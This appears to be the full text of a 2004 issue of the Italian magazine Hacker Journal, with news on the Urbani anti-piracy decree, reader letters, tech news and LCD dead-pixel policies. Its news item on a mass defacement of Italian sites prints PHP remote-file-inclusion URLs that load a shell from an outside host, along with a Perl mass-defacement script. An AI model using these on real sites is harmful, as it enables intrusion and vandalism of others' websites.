n. 49
www.hackerjournal.it
QUATTORDICINALE ANNO 3 / 22 APRILE 2004 - 6 MAGGIO 2004 / SPED. IN ABB. POST. 70% - MILANO
9 771594 577001 40049
4ever

DECRETO URBANI MARCIA INDIETRO!

2€ NO PUBBLICITÀ SOLO INFORMAZIONI E ARTICOLI

WANTED
DEAD OR ALIVE

Inchiesta
MONITOR LCD
I NOMI DI CHI CI VUOLE FREGARE

PENTAGONO SPIATO DAL SATELLITE

BUFFER OVERFLOW
Pericolo imminente

2.500 SITI DEFACCIATI IN UN COLPO SOLO

hack·er (hăk'ər)
"Persona che si diverte ad esplorare i dettagli dei sistemi di programmazione e come espandere le loro capacità, a differenza di molti utenti, che preferiscono imparare solamente il minimo necessario."

editoriale

Anno 3 – N. 49
22 Aprile 2004 - 6 Maggio 2004

Direttore Responsabile: Luca Sprea

I Ragazzi della redazione europea:
Bismark.it, Il Coccia, Gualtiero Tronconi, Marco Bianchi, Edoardo Bracaglia, One4Bus, Barg the Gnoll, Amedeu Bruguès, Gregory Peron
Contents by MDR

Service: Cometa s.a.s.

DTP: Davide "Fo" Colombo

Graphic designer: Dopla Graphic S.r.l.
info@dopla.com

Copertina: Daniele Festa

Publishing company:
4ever S.r.l.
Via Torino, 51
20063 Cernusco S/N (MI)
Fax +39/02.92.43.22.35

Printing:
Roto 3

Distributore:
Parrini & C. S.PA.
00189 Roma - Via Vitorchiano, 81
Tel. 06.33455.1 r.a.
20134 Milano, V.le Forlanini, 23
Tel. 02.75417.1 r.a.

Abbonamenti:
Staff S.r.l.
Via Bodoni, 24
20090 Buccinasco (MI)
Tel. 02.45.70.24.15
Fax 02.45.70.24.34
Lun. - Ven. 9,30/12,30 - 14,30/17,30
abbonamenti@staffonline.biz

Pubblicazione quattordicinale registrata al Tribunale di Milano
il 27/10/03 con il numero 601.

Informazione libera

"[…] per quanto riguardo il campo Informatica & Hacking, la globalizzazione non può che essere un bene. Internet è un chiaro esempio di globalizzazione. Il fenomeno OpenSource è globalizzazione.

La globalizzazione, dunque, è positiva e sicuramente non opprime […] la "curiosità". Così come il capitalismo non la opprime. […]

Non è la curiosità che rischia di essere oppressa, lo spirito smanettone dell'Hacker rimarrà sempre tale.

È un altro valore dell'Hacking che trova molti ostacoli.

Trattasi di quello che viene definito dagli Hackers storici 'Tutta l'informazione deve essere libera'.

'Tutta l'informazione deve essere libera. Ogni controllo proprietario su di essa è negativo. La condivisione delle informazioni è un bene potente e positivo per la crescita della democrazia, contro l'egemonia, il controllo politico delle élite e degli imperativi tecnocratici. Dovere etico degli hacker è la condivisione del proprio sapere ed esperienza con la comunità d'appartenenza (comunità di pari), separata dal resto della società. Dominano fedeltà, lealtà, supporto reciproco, aspettative di condotta normativa: proprio perché in una comunità virtuale come questa non ci si può né vedere né sentire la fiducia reciproca è un valore ancora più prezioso.

Inoltre, nelle comunità informatiche, il tutto è più grande della somma delle parti quando si tratta di condividere le informazioni: ci si scambiano account, si copiano le ultime versioni del software e chi ha una maggiore conoscenza la condivide con chi non ne ha altrettanta […] senza che gli autori si aspettino qualcosa in cambio.

Nell'underground tutto circola liberamente e rapidamente, sia che si tratti di materiale coperto da copyright o meno: il copyright è infatti un concetto ormai superato nella futura società dell'informazione per questa ideologia. In questo modo gli hacker hanno costruito volontariamente un sistema privato di educazione che li impegna, li socializza modellando il loro pensiero: tale processo di apprendimento all''arte dell'hackeraggio' (Sterling, 1992) per il neofita si modella sull'esempio delle società iniziatiche, di cui si dirà in seguito. L'hackeraggio per esplorazione e divertimento è, secondo questa politica, eticamente corretto, finché non siano commessi intenzionalmente furti, atti di vandalismo, distruzione di privacy, danno ai sistemi informatici: è contro l'etica alterare i dati che non siano quelli necessari per eliminare le proprie tracce, evitando così d'essere identificati.' (da un post di DaMe' sul forum HANC, ispirato a sua volta a testi celebri).

Ciò in cui questo principio trova ostacoli è, ad esempio, la normativa EUCD (che in America trova corrispondenza con la DMCA). 'L'EUCD prevede delle sanzioni per chi aggira le "misure tecnologiche" […] che servono a regolare l'utilizzo e a impedire un uso non autorizzato del materiale digitale coperto da diritti d'autore. […]' (Hacker Journal n.28 pag.10 "EUCDL: la fine della libertà, di DaMe')".


— Da un post di Milo sui forum di Hacker Journal

Citazioni, citazioni di citazioni e ancora peggio, ma Milo diceva cose troppo giuste per non farle leggere anche qui. L'informazione dev'essere libera. A una pagina da qui ci sono le ultime notizie sul decreto Urbani e siamo solo contenti che un po' di spirito hacker cominci a soffiare tra i nostri patatoni parlamentari.

Qualche pagina più in là un articolo senza peli sulla lingua sul comportamento poco corretto di alcuni produttori di hardware, ma tra le riviste di settore lo spirito hacker soffia ancora troppo poco.

TheGuilty@hackerjournal.it

HACKER JOURNAL: INTASATE LE NOSTRE CASELLE

Ormai sapete dove e come trovarci, appena possiamo rispondiamo a tutti, anche a quelli incazzati. redazione@hackerjournal.it

Decreto Urbani ALLE CORDE! Cancellate le sanzioni!

Un'associazione, che nel momento in cui scriviamo questa news non è stata nominata, ha denunciato alla Commissione europea il decreto Urbani riguardante la pirateria cinematografica e lo scambio di dati p2p. La denuncia dice che il decreto viola la direttiva 98/34 sulla trasparenza e, se così fosse, l'Italia sarebbe passibile di multa, oltre a dover ritirare il decreto che diverrebbe automaticamente inapplicabile. Una mossa che se va in porto, assesterà un bel colpo nello stomaco delle multinazionali della cinematografia. Un successo darebbe al popolo della rete anche un'altra significativa vittoria di libertà digitale.

Ma già da qualche giorno si annunciavano i primi cedimenti. Lo stesso ministro ha chiesto formalmente, ai deputati della Commissione cultura, di abolire la parte del suo decreto che riguarda i privati: niente più 1.500 Euro di multa, niente confisca del Pc e niente antipatica pubblicazione del nome sui giornali specializzati. Questa decisione del Ministro ha convinto l'opposizione a ritirare una mozione con cui chiedeva alla Camera di respingere il Decreto perché non conforme alla costituzione. Ma la questione è e rimane comunque un'altra: gli interessi delle case cinematografiche e discografiche, che stanno agitandosi con metodi e misure completamente obsolete. Come se i sellai, a fronte della scomparsa del cavallo come mezzo di trasporto, si lanciassero in campagne contro l'automobile, appoggiati dal governo locale.

Forse sarebbe più intelligente pensare di rendere le automobili più comode, vendendo sedili in pelle, o chissà cos'altro che invogli i consumatori verso l'acquisto di altri servizi, resi possibili dai nuovi mezzi di comunicazione. Non si sono ancora resi conto, chi fa le leggi e chi le appoggia per interesse, che la rete è un fenomeno senza ritorno: ma forse non sanno ancora esattamente quali e quanti mezzi sono stati messi a disposizione da Internet e in quali e quante occasioni è ormai utilizzata per fare andare avanti la stessa economia delle aziende. D'altronde in punto di morte è spesso difficile ragionare lucidamente.


MA COSTERANNO DI PIÙ I MASTERIZZATORI!

Abrevissimo il testo del decreto sarà riformulato e toglierà le sanzioni a carico degli utenti: eccezionale risultato per il movimento di opinione che in queste settimane ha sottoposto a severissime critiche l'approvazione del decreto legge, proposto dal ministro ai Beni culturali Giuliano Urbani.

La riscrittura prevede però di estendere le sanzioni, che comunque rimangono per chiunque aiuti lo scambio a fini commerciali, a tutte le opere protette da diritto d'autore, in particolare musica ed editoria. Inoltre, pena multe che vanno dai 103 ai 10mila euro, i provider (d'ora in poi chiamati "prestatori dei servizi della società dell'informazione") dovranno riprodurre sulla propria home page un banner antipirateria.

Ma la vera sorpresa è l'introduzione di una tassa del 3% sul prezzo di listino dei masterizzatori e del software di masterizzazione. Come avviene già per videoregistratori e registratori audio. Inoltre non sarà più necessario che i provider tengano i dati delle connessioni più a lungo di quanto già previsto dalle attuali normative anche se, su richiesta dei cybercop, dovranno fare in modo che l'abbonato non possa più proseguire un'attività che venisse riconosciuta illegale. In sostanza le modifiche dovrebbero riallineare il decreto alle norme europee e riguarderà tutte le opere protette dal diritto di autore.

DEFACED!

2.499 siti italiani in un solo giorno, e qualcuno di più...

Il 4 aprile alle 16.30 un gruppo di brasiliani defacer "Infektion Group", presenti su irc.brasnet.org, ha effettuato un attacco di massa sul server webx6.aruba.it portando alla chiusura la bellezza 2.499 siti italiani che su quel server si appoggiano. Motivi patriottici o semplice divertimento? Comunque un colpo andato a segno, le cui conseguenze ancora sono visibili su molti dei siti ospitati da Aruba.Contemporaneamente altri siti italiani sono stati defacciati da altri gruppi o singoli, con l'imprevedibile conseguenza che il 4 aprile potrebbe diventare una data da cancellare nei ricordi della rete italiana, che vedrebbe ben oltre 2.500 siti attaccati nello stesso giorno.

La tecnica che hanno adottato è stata di utilizzare una stringa da browser per delimitare una situazione di injection php sul server e quindi guadagnare l'accesso come amministratore, caricando poi uno script che effettua un mass defacement all'index dei siti. Questa tecnica è stata applicata a uno dei siti che presentavano la vulnerabilità a un modulo in phpnuke.
In pratica hanno utilizzato una delle seguenti stringhe:

```
www.sito.it/index.php?=http://dominus.webcinda-
rio.com/inf.jpg?&cmd=

www.sito.it//modules/My_eGallery/public/display-
Category.php?basepath=http://dominus.webcinda-
rio.com/inf.jpg?&cmd=
```

dove:
www.sito.it = è uno dei possibili siti deboli;
http://dominus.webcindario.com/inf.jpg = è lo exploit che permette di mostrare la shell di comando del server;
cmd= è la shell da cui si possono lanciare i comandi.

Questo uno degli exploit utilizzati dai defacer (http://shellcode.webcindario.com/nio.pl)

```
#!/usr/bin/perl
print "[-] IndexOver v0.5 [#Infektion Group 2004] -
[by shellc0de]\n";
if (@ARGV!=3){
 print "\n Uso: $0 <dir_dos_sites> <arquivo_procu-
rado> <caminho_novo_arquivo>\n";
 print " Exemplo:  $0 /home/sites \"index.*\"
/tmp/index.html\n\n";
 die " ATENCAO: Nao esqueca de botar aspas no arqui-
vo procurado\n\n";
}
print "[*] Aguarde, buscando arquivos...\n";
$cmd="find $ARGV[0] -name \"$ARGV[1]\"|";
open(FIND,"$cmd");
@list=<FIND>;
$quant=@list;
die "[!] Erro: Nenhum Arquivo Encontrado!\n", if
($quant==0);
print "[*] $quant arquivos encontrados\n";
print "[*] Mudando arquivos...\n   >> ";
$i=1; $pct=10; $mult=$i*100; $mult/=$quant;
foreach $local(@list){
  system("echo `cat $ARGV[2]` > $local");
  $pos=$i*100; $pos/=$quant;
  if ($pos>$pct){
    print "#"x$mult;
    $pct+=$pct;;
  }
  $i++;
}
print "\n[!] Total: $quant arquivos mudados.\n"
```

SPECIAL NEWS

LA GUARDIA DI FINANZA USA METODI DA HACKER

Con metodi da provetti hacker, i cybercop della Guardia di Finanza hanno individuato un giornalista italiano accusato di diffamazione, che aveva installato un sito su un server americano (http://trinity.flexihostings. net/) per poi scriverci sopra una serie di pesantissimi pettegolezzi, a cui aveva dato il nome complessivo di svanityfair.com Pur utilizzando dei proxy di anonimizzazione e pubblicando le proprie pagine in Australia non prima di averle reindirizzate da un sito americano, gli hacker in divisa lo hanno beccato, perquisendogli anche i PC e gli hard disk ad essi collegati.

L'indagine dei cybercop ha usato di tecniche "ibride tra informatica ed ingegneria sociale" che "hanno consentito di circoscrivere la zona geografica e successivamente tracciare a ritroso il soggetto, che operava con metodi di anonimato ormai noti".

In sostanza il Nucleo regionale di Polizia tributaria della Lombardia ha prima identificato le caselle email collegate in qualche modo al sito e poi ha lanciato uno script che è stato allegato a delle email civetta, talmente ben fatte da spingere il manutentore delle pagine ad aprirle. Come tutti noi sappiamo, mai aprire email provenienti da sconosciuti! L'amo si è subito attivato e ha cominciato a mandare agli investigatori tutti i dati possibili e immaginabili sul computer che aveva ricevuto l'email "infetta".

Il fatto che il sito fosse all'estero non solleva il proprietario dalle sue responsabilità, e adesso dovrà affrontare un processo penale per diffamazione. In una intervista a http://news2000.libero.it dell'anno scorso aveva dichiarato "Ti do un' anteprima: usciranno delle edizioni periferiche. Ci hanno proposto di fare degli Svanityfair locali, cioè in alcune città e regioni ci saranno delle pagine dedicate al gossip di ogni provincia". Non pensiamo che avranno seguito…

This Account Has Been Suspended

Please contact the billing/support department as soon as possible.

▲ *Ecco il triste avviso che appare oggi, se si cerca svanityfair.com: il sito americano è stato chiuso per interessamento della nostra ambasciata negli USA, che ha trasmesso i dati della nostra magistratura a quella americana. Non è stato messo però sotto sequestro dalla magistratura, ma chiuso dal provider su propria iniziativa.*

◄ *Lei l'aveva già detto: senza tante indagini, aveva pubblicato il nome del suo diffamatore. http://www.selvaggialucarelli.it/diario/index.asp*

WEBMASTER JOURNAL

Saluto con vero entusiasmo la nascita dell'ultima "sorella" WEBMASTER JOURNAL... Ora siete perfetti! Continuate così. Saluti a tutti.

(Francesco)

Grazie!

PEER TO PEER LIBERO?

Potreste darmi delucidazioni sulla vostra news apparsa a pag. 7 del numero 47...? Prima di spararle cosi grosse potreste almeno linkare la news con qualke link di riferimento, btw mi sto riferendo a quella sul p2p libero...
Grazie...

(bullet)

Volentieri, ti diamo delucidazioni! Comprendiamo anche le tue perplessità, perché sembra in totale contrasto con la bufera scatenata dall'italianissimo decreto Urbani, ma... è ora di non fare un fascio unico solo per essere 'contro' qualcosa.
Perché un conto è la pirateria a fini commerciali, ovvero qualunque sistema illecito per fregare l'altrui diritto a lavorare e guadagnare sfruttando le proprie capacità e possibilità, diritto che in una libera democrazia è ancora tra quelli fondamentali, per fortuna. Un conto, invece, è chi 'in buona fede' e solo per fini personali compie qualcosa che potrebbe anche configurarsi un illecito in sé, ma di fatto nella situazione in cui ci si trova è giustificabile e non danneggia alcunché. Ed è esattamente il principio sancito dall'Europarla- mento, la cui decisione la puoi trovare tra i documenti ufficiali del 9 marzo 2004 e il cui commento a spiegazione lo puoi trovare sempre all'indirizzo http://www. europarl.eu.int/home/default_it.htm

(Servizio Stampa).

Peraltro siamo in buona compagnia, visto che la stessa notizia è stata riportata anche dai maggiori quotidiani italiani, con lo stesso taglio e lo stesso senso (http://www.repubblica.it/2003/g/sezioni/scienza_e_tecnologia/p2p/laue/laue.html).
Ecco, comunque, cosa dice la Comunità Europea (abbiamo tagliato il pezzo essenziale): "Con 330 voti favorevoli, 151 contrari e 39 astensioni, il Parlamento europeo ha adottato la relazione di Janelly FOURTOU (PPE/DE, F) sulla tutela dei diritti di proprietà intellettuale [...]. Riguardo al campo d'applicazione della direttiva, il Parlamento ritiene che le misure da essa previste debbano essere applicate unicamente agli atti commessi «su scala commerciale», ferma restando la possibilità degli Stati membri di applicarle anche nei confronti di altri atti, compresi quelli configurabili come concorrenza sleale o attività simili. Ciò significa che gli atti commessi in buona fede dai consumatori - come lo scaricare musica da Internet ad uso personale - non saranno perseguibili."

UN PO' DI SEGNALAZIONI

- il link a ResourceHacker pubblicato nel n. 45 non esiste più (http://www.rpi.net.au/%7Eajohnson/resourcehacker/). Ve ne indico un\'altro: http://www.mondoirc.net/creare/programs/Resource%20Hacker%203.4.zip
- in http://www.2powerful.com/filevari/kill.exe trovate una utility in grado di killare i processi. Può sembrare una stronzata perche per Win c\'è Taskmgr, però...
- nel n. 47 avete spiegato come crea un\'icona showdesktop ma non come metterla nella barra delle applicazioni... E poi bastava fare:
I. tasto destro del mouse sulla barra e c'è la voce apposta
II. tasto destro sulla barra -> proprietà -> mostra avvio veloce...
- ottima la promozione di Lyx: sono pagine spese bene

(Opt)

Grazie Opt.
Teniamo conto di tutto e valutiamo: ricevendo una quantità di email impressionante e un'altrettanto allucinante numero di visite al sito, possiamo approfondire abbastanza bene i desideri di tutti quanti.
I trucchetti e i consigli che trovia-

ANTENNE WIRELESS

Volevo segnalarvi, visto anche l'articolo che avete pubblicato sulla costruzione di una antenna wireless, questo gruppo che ho fondato http://it.groups. yahoo.com/group/retiwireless/. Siamo un centinaio, ma per realizzare una rete wireless a livello nazionale siamo ancora pochi, se potete farlo conoscere ai vostri lettori forse questo sogno di una rete libera a tutti, anche dai provider si potrà realizzare veramente. Saluti e complimenti ancora!

(Luca Rozza)

mo sulla rivista non sempre necessariamente sono 'il metodo più veloce per fare una cosa', ma molto spesso sono 'un metodo inusuale per fare una cosa', anche se può sembrare scontata. Perché ci divertiamo a curiosare e tentare strade alternative, sempre. Siamo d'accordo con te che quando parliamo di Lyx abbiamo speso bene il nostro tempo. Ciao!

DUE RISATE

Ho trovato due indirizzi che mettono a confronto windows e linux: andate prima qui, http://www.microsoft.com/italy/mscorp/facts/default.mspx e poi fate un salto qui: http://www.suse. de/it/private/products/suse_linux/i386/winprice.html ...costi minori???? Ok, winzoz ha tanto in meno ma non mi era mai sembrato che questo si traducesse in costi minori... :-)

(Luca Fulchir)

Italia

Microsoft


About Microsoft

Da una recente ricerca è emerso che **usare Linux è 10 volte più costoso di Windows Server 2003**. Lo studio, certificato dalla **società di ricerca indipendente META Group**, ha misurato i costi di gestione di Linux su un mainframe IBM z900 comparandoli ai costi di gestione di Windows Server 2003 su processori Intel Xeon 900 MHz per le funzioni di File Serving e Web Serving. I risultati hanno mostrato che **il mainframe IBM z900 con Linux, se paragonato a Windows Server 2003 come piattaforma per server consolidation, ottiene performance inferiori a costi superiori.** Casi di successo nell'industria, rapporti di analisti di business e risultati di test di laboratorio forniscono una valutazione dei vantaggi offerti dalla piattaforma Microsoft Windows. In questa area sono riportati i dati essenziali che vi consentiranno di operare **una scelta tra Windows e Linux.**

Costi operativi del server WinTel 10 volte inferiori rispetto ai mainframe Linux

Sistema operativo:	SUSE LINUX Professional 9.0 Pacchetto completo	Windows XP Professional con corredo di software paragonabile *Prezzo di mercato IVA incl.	
Prezzo complessivo:	EUR 93,00	EUR 5.964,44	

COMINCIARE CON LINUX

Ciao! Vorrei chiedervi un consiglio. Ho deciso (finalmente) di voler cominciare a vedere come è fatto Linux. Ho già la possibilità di utilizzare un dei miei due hard disk per installarci esclusivamente il Pinguino, ma ora non vorrei riskiare... Dovete sapere che manterrò ugualmente la mia installazione di Windows XP e, per evitare kasini con il boot (vorrei evitare il riskio ke non mi parta più uno dei due OS, almeno

fino a quando non mi sarò fatto le ossa su Linux!), vorrei trovare un'alternativa. Girando su internet ho trovato una distribuzione di Linux che si avvia direttamente da Windows. E' WinLinux 2003 (www.winlinux.net). Me la consigliate per cominciare a lavorare su Linux? Oppure è meglio proseguire per la strada classica (il dual boot)? Attendo il vostro parere e vi ringrazio per l'aiuto.


(Domenico)

Ciao Domenico!
Bravissimo, un buon inizio. Ma prova prima anche qualche distribuzione come Knoppix (www.knoppix.org) che, essendo un Live CD, ti consente di lasciare assolutamente inalterato il tuo hard disk e permette di fare partire Linux direttamente da CD. Oppure trovi sul CD di Hackers Magazine di questo mese una distribuzione minima, ma anch'essa Live CD, che si chiama LNX-BBC. Knoppix occupa un CD completo, ma contiene anche un sacco di applicativi utili e interessanti.

JAVORADIO DIVENTA WWW.DXTUNERS.COM

Gentile redazione di HJ vorrei chiedervi una informazione; nel 46 di HJ a pag 23 c'era un servizio sui radio scanner via internet, nell'articolo c'è una foto di (credo) uno scanner o cmq una radio, nella foto si riesce a leggere javaradio, è possibile sapere di che programma si tratti e dove poterlo trovare?

(Cogurt)

Ecco il nuovo indirizzo di javoradio (con la "o", non con la "a"): www.dxtuners.com. Il sito è stato completamente rinnovato. Non si tratta di un programma, ma di un sintonizzatore direttamente utilizzabile da Web. Un programma, invece, è scaricabile se vogliamo diventare noi dei nodi di ascolto e quindi dotarci di un sintonizzatore adatto e interfacciabile al nostro PC sotto Linux, che deve essere sempre connesso alla rete.
Buon divertimento!

HOT!

FINE DEL CONTRIBUTO AI 16 ENNI

Per quest'anno basta contributo statale ai ragazzi che acquistano un PC. Il 30 marzo è infatti scaduto il termine di presentazione, da parte dei rivenditori, dei nominativi che acquistando un PC avevano diritto a uno sconto di 165 Euro, contributo offerto dal governo per diffondere tra i ragazzi la cultura informatica.
Peccato, proprio ora che finiscono le scuole e i genitori, i nonni, gli zii e i parenti tutti sono più propensi al regalo, non è più possibile risparmiare qualche Euro. Attenderemo il prossimo stanziamento, che speriamo arrivi presto.


PATENTINO CICLOMOTORI ONLINE

Solo perché ci possiamo esercitare, ma si trova all'indirizzo http://www.poliziadistato.it/pds/stradale/patenti-no/via.htm tutto quello che serve per prendere confidenza con l'esame che dovremo sostenere dal primo luglio del 2004, momento in cui dovremo possedere un patentino anche se guidiamo solamente ciclomotori.
E' una presentazione un po' lenta e non particolarmente vivace, ma contiene un sacco di consigli effettivamente utili. Non guardiamola con pregiudizio: vale la pena essere preparati quando di mezzo c'è la propria sicurezza o la responsabilità altrui, per esempio dei genitori, sui nostri comportamenti!



CATTURATO MONITORANDO MILIARDI DI EMAIL

Conosciuto come Mudhen, è stato arrestato dalla Agenzia per la sicurezza nazionale americana, NSA, dopo essersi vantato, pare, di essere riuscito a disabilitare un satellite cinese con il semplice aiuto di un cellulare e del suo fido notebook. Vero o non vero, l'uomo aveva lavorato anche negli uffici di Fort Meade della stessa NSA su progetti segreti di crittografia e teoria del caos. Fonti non confermate dicono che agli arresti sono finite anche una decina di altre persone in tutto il mondo, alcune con accuse di terrorismo, dopo che normali email circolanti in rete sono state monitorate dai potentissimi sistemi di Fort Made. In questi arresti alcuni vedono conferma-to il sospetto che i servizi americani stiano effettivamente monitorando miliardi di normali messaggi email, particolarmente quelli da e per l'estero. Nessuno lo ammette, nessuno lo nega.

14 SORPASSOMETRI

Ecco la cartina con i 14 sorpassometri monitorati da un software grafico in grado di stabilire in modo automatico se abbiamo effettuato un sorpasso azzardato, pericoloso o decisamente vietato.

Alle porte di Roma un centro di controllo della Polizia di Stato verifica questi 14 punti delle strade italiane per tutte le 24 ore. Siamo avvertiti e quando si è avvertiti si è mezzi salvati. Mettiamoci del nostro per l'altra metà.

MICROSOFT CI RIN-TRACCERÀ

L'identificazione a radiofrequenza è il nuovo salto tecnologico che cambierà la nostra vita, ne siamo certi. In meglio o in peggio, questo è ancora tutto da stabilire. Andremo a far compere al supermercato e ne usciremo senza passare dalle code alle casse, questo è sicuro. Ma dietro quei tornelli che girando ci addebiteranno in un botto tutta la spesa direttamente sulla carta di credito, grazie alle etichette a emissione radio, c'è già Microsoft che ci strizza l'occhiolino. È di questi giorni l'annuncio che intorno a un tavolo istituito da Microsoft si sono sedute le principali multinazionali che credono pienamente nel RFID e stiamo sicuri che ne vedremo d'ogni tipo. È già in circolazione l'idea che ci si potrà avvicinare alla confezione di un prodotto con il proprio cellulare e su questo vedere la comparazione dei prezzi rispetto ad altri prodotti simili. Tecnicamente già fattibile, tecnologicamente interessante, saremo circondati da oggetti che, per così dire, parleranno da sé. Fino a che lo diventeremo per forza di cose anche noi, coperti come saremo, attaccate fin nei calzini, da etichette a emissione di radiofrequenza, capaci di trasformarci in specie di radiofari ambulanti.

E MORTO LO SPAM, ABBASSO LO SPIM

Secondo gli istituti di ricerca i messaggi pubblicitari indesiderati cacciati dalla porta (l'email) rientreranno dalla finestra: i sistemi di chat e messaggistica. Per la nuova tendenza è già stato coniato il nome di spim e si fanno già previsioni catastrofiche: per Radicati Group (http://www.radicati.com) nel 2003 sono volati 400 milioni di messaggi-spazzatura e nel 2004 la cifra sarà di un miliardo e mezzo.Se ci arriva un ICQ pubblicitario lamentiamoci ma non troppo: siamo in numerosa compagnia.

BLOCCATO IL METADONE PER APPLE

Molti forum ne avevano fatto un cavallo di battaglia, offrendo la notizia come la soluzione ai drogati di iPod, il lettore di musica digitale targato Apple, che sta riscuotendo un successo enorme. La notizia riguardava un software in grado di riprodurre un iPod, anche graficamente, sullo schermo di un PocketPC. 20 dollari o pochi Euro di meno e si poteva installare l'emulatore direttamente sul proprio palmare Windows.
Ma Apple non si è fatta attendere e ha imposto la chiusura del sito e il ritiro del programma dalla rete. Fine della possibilità di sostituire alla droga iPod il metadone software. Apple 1 - libertà in Rete 0.

secretzone

Nuova Password!

Ecco i codici per accedere alla Secret Zone del nostro sito, dove troveremo arretrati, sfondi, informazioni e approfondimenti interessanti. Con alcuni browser, può capitare di dover inserire due volte i codici. Non fermiamoci al primo tentativo!

USER: RESU
PASS: SSAP

HOT!

NIENTE LONGHORN PER QUEST'ANNO

Microsoft sta preparando la nuova versione di Windows, nome in codice Longhorn, e ci sta mettendo un tempo infinito. Gli esperti dicono che arriverà addirittura per il 2006 se non ancora più tardi. Nel frattempo l'azienda ha annunciato che la versione pubblica preliminare di test, prevista per questa estate, ritarderà forse anche al 2005. Insomma, c'è ancora tempo per godersi tutti i virus e i buchi dell'attuale Windows.

Ladri di

Compriamo un notebook, o un monitor LCD nuovo ma c'è qualche pixel che non funziona. Ci aspettiamo che ce lo riparino o che lo sostituiscano... E invece NIENTE! Non facciamoci fregare!

Abbiamo acquistato, dopo mesi di risparmi, il nostro nuovo notebook o un nuovo monitor LCD per sostituire l'ingombrante CRT. Corriamo a casa, spacchettiamo con un fremito il nuovo giocattolo e lo accendiamo... ARGH! C'è un pixel che non funziona! Sconsolati, ma ancora convinti che si tratta di un contrattempo torniamo dal negoziante e chiediamo la sostituzione del prodotto. Sorpresa! Non ce lo cambiano! Eh si, perché le case lo considerano comunque funzionate. Merda! Ma la garanzia? Non può essere! L'abbiamo pagato tanto quanto uno sano! Non è giusto! Vediamo che aziende si comportano bene rispetto ai pixel bruciati sui nostri schermi, chi si comporta male e cosa possiamo fare. Per avere un link diretto alle regole di ciascun costruttore, li troviamo su http://www.overam.com/laptop_dead_pixels.htm.

Acer: cattivella
Quattro pixel sono un valore vagamente accettabile.
Giudizio: Occhio di pernice.

Apple: cattiva (fuori)
Apple richiede ben sei pixel bruciati oppure due pixel bruciati adiacenti o molto vicini tra loro. Tuttavia, se il cliente si arrabbia, come è giusto, spesso si vede effettuare comunque la sostituzione.
Giudizio: Occhio di bue.

CTX: buona
CTX offre 101 giorni di garanzia a pixel zero. Bravi.
Giudizio: Occhio di lince.

Dell: cattiva
Vedasi Apple. Oltretutto vendono on-line, dovrebbero poter controllare meglio. Sei pixel sono un valore esagerato.

TORTO O RAGIONE

C'è un motivo a giustificazione del comportamento quasi inspiegabile delle aziende che abbiamo citato: quando uno o più pixel sono danneggiati la riparazione è quasi impossibile o economicamente sconveniente e il pezzo va buttato. Possiamo quindi in parte capire l'atteggiamento delle case, ma c'è una considerazione da fare: perché i monitor con pixel bruciati vengono venduti allo stesso costo di quelli sani? Non ci si potrebbe accordare per un tot di euro di sconto per ogni pixel bruciato?

Giudizio: Occhio di bue.

Hewlett-Packard (Compaq): cattiva
Cinque pixel bruciati sono troppi, checché dica lo standard.
Giudizio: Occhio di bue.

